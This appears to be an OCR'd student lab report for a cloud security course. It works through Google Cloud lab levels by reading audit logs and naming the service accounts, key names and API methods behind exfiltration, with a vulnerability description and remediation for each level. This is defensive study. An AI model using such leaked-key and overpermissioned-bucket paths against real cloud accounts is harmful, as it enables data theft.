
Andrew Stevenson Lab 4 CS595

Lab 4


3. a1openbucket

- Take a screenshot of the secret obtained




START: 10:43
STOP: 10:44

- Take a screenshot of these entries for your lab notebook.



- Take a screenshot of this entry for your lab notebook.



- What is the methodName of the creation command and the principalEmail address of the account that issued it?

"ads6@pdx.edu"

"v2.deploymentmanager.deployments.insert"

- What is the methodName of the deletion command?

`"V2.deploymentmanager.deployments.delete"`


Vulnerability Description: The given credentials have permission to download the bucket containing the secret file, allowing the adversary to view it.

Suggested Remediation: Revoke the service account key used to download the bucket in order to restrict access.

7. a2finance

`Start: 9:45`
`STOP: 10:28`


- Take a screenshot of the secret obtained



- What is the name of the service account that was used to perform the exfiltration? The answer does not have @pdx.edu in it.

  a2-logging-instance-sa@s20websec-andrew-stevenson.iam.gserviceaccount.com

- Include a screenshot of the query filter that was used during the exfiltration that shows what parts of the `transactions` log has been exfiltrated (similar to below)



- What is the name of the service account that was used to perform the command? Explain the difference between this service account and the one from the previous step.


  488615398643@cloudservices.gserviceaccount.com

  The previous service account was associated with the logger; this one is associated with the VM Instance.

- What is the service account key name used to perform this operation? (We would want to delete this key if this were an actual compromise.)

//iam.googleapis.com/projects/s20websec-andrew-stevenson/serviceAccounts/a2-finance@s20websec-andrew-stevenson.iam.gserviceaccount.com/keys/0cf30f602da8a102ef01695a1581146d512aefed

- Show the IP address and UserAgent for this request.



- Show the output of the command when run on the VM


```
ads6@a2-logging-instance:~$ last
ads6     pts/0        35.235.241.65    Thu May 27 07:01   still logged in
clouduse pts/0        35.230.121.248   Thu May 27 05:16 - 06:35  (01:18)
clouduse pts/0        35.230.121.248   Thu May 27 05:08 - 05:14  (00:06)
reboot   system boot  5.4.0-1043-gcp   Thu May 27 04:52   still running

wtmp begins Thu May 27 04:52:15 2021
```

Vulnerability Description: The given account has permissions to view the bucket containing the source code, which contains an improperly committed ssh key in its git history. Thus the adversary may access the credit card file containing the secret using the key.


Suggested Remediation: Revoke the service account key used to download the bucket containing the source code.

10. a3password


START: 10:52
STOP: 11:48




- Take a screenshot of this entry for your lab notebook.



- Take a screenshot of this entry for your lab notebook.



- Take a screenshot of this entry for your lab notebook.



- What is the service account that performs the operation, the service account key name, the authorization permission included and the methodName used in this operation?

Service Account Name: a3-access@s20websec-andrew-stevenson.iam.gserviceaccount.com
Service Account Key Name: //iam.googleapis.com/projects/s20websec-andrew-stevenson/serviceAccounts/a3-access@s20websec-andrew-stevenson.iam.gserviceaccount.com/keys/0cf30f602da8a102ef01695f1581146d512aefed
Authorization Permission Included: cloudfunctions.functions.sourceCodeGet
methodName: google.cloud.functions.v1.CloudFunctionsService.GenerateDownloadUrl


Vulnerability Description: The given account has permissions to download the source code, which can then be reverse-engineered to discover the password necessary to retrieve the secret via the protected function.

Suggested Remediation: The service account key should be revoked and the permission given to the service account should be removed in order to secure the Cloud Function.


12. a4error

START: 1:04 PM
STOP: 1:15 PM

